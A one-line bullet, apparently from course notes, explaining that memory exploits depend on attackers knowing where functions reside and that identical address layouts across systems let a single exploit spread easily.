- Attacker depends upon knowning where these functions reside in memory. Assumes that many systems use the same address mapping. Therefore one exploit may spread easily.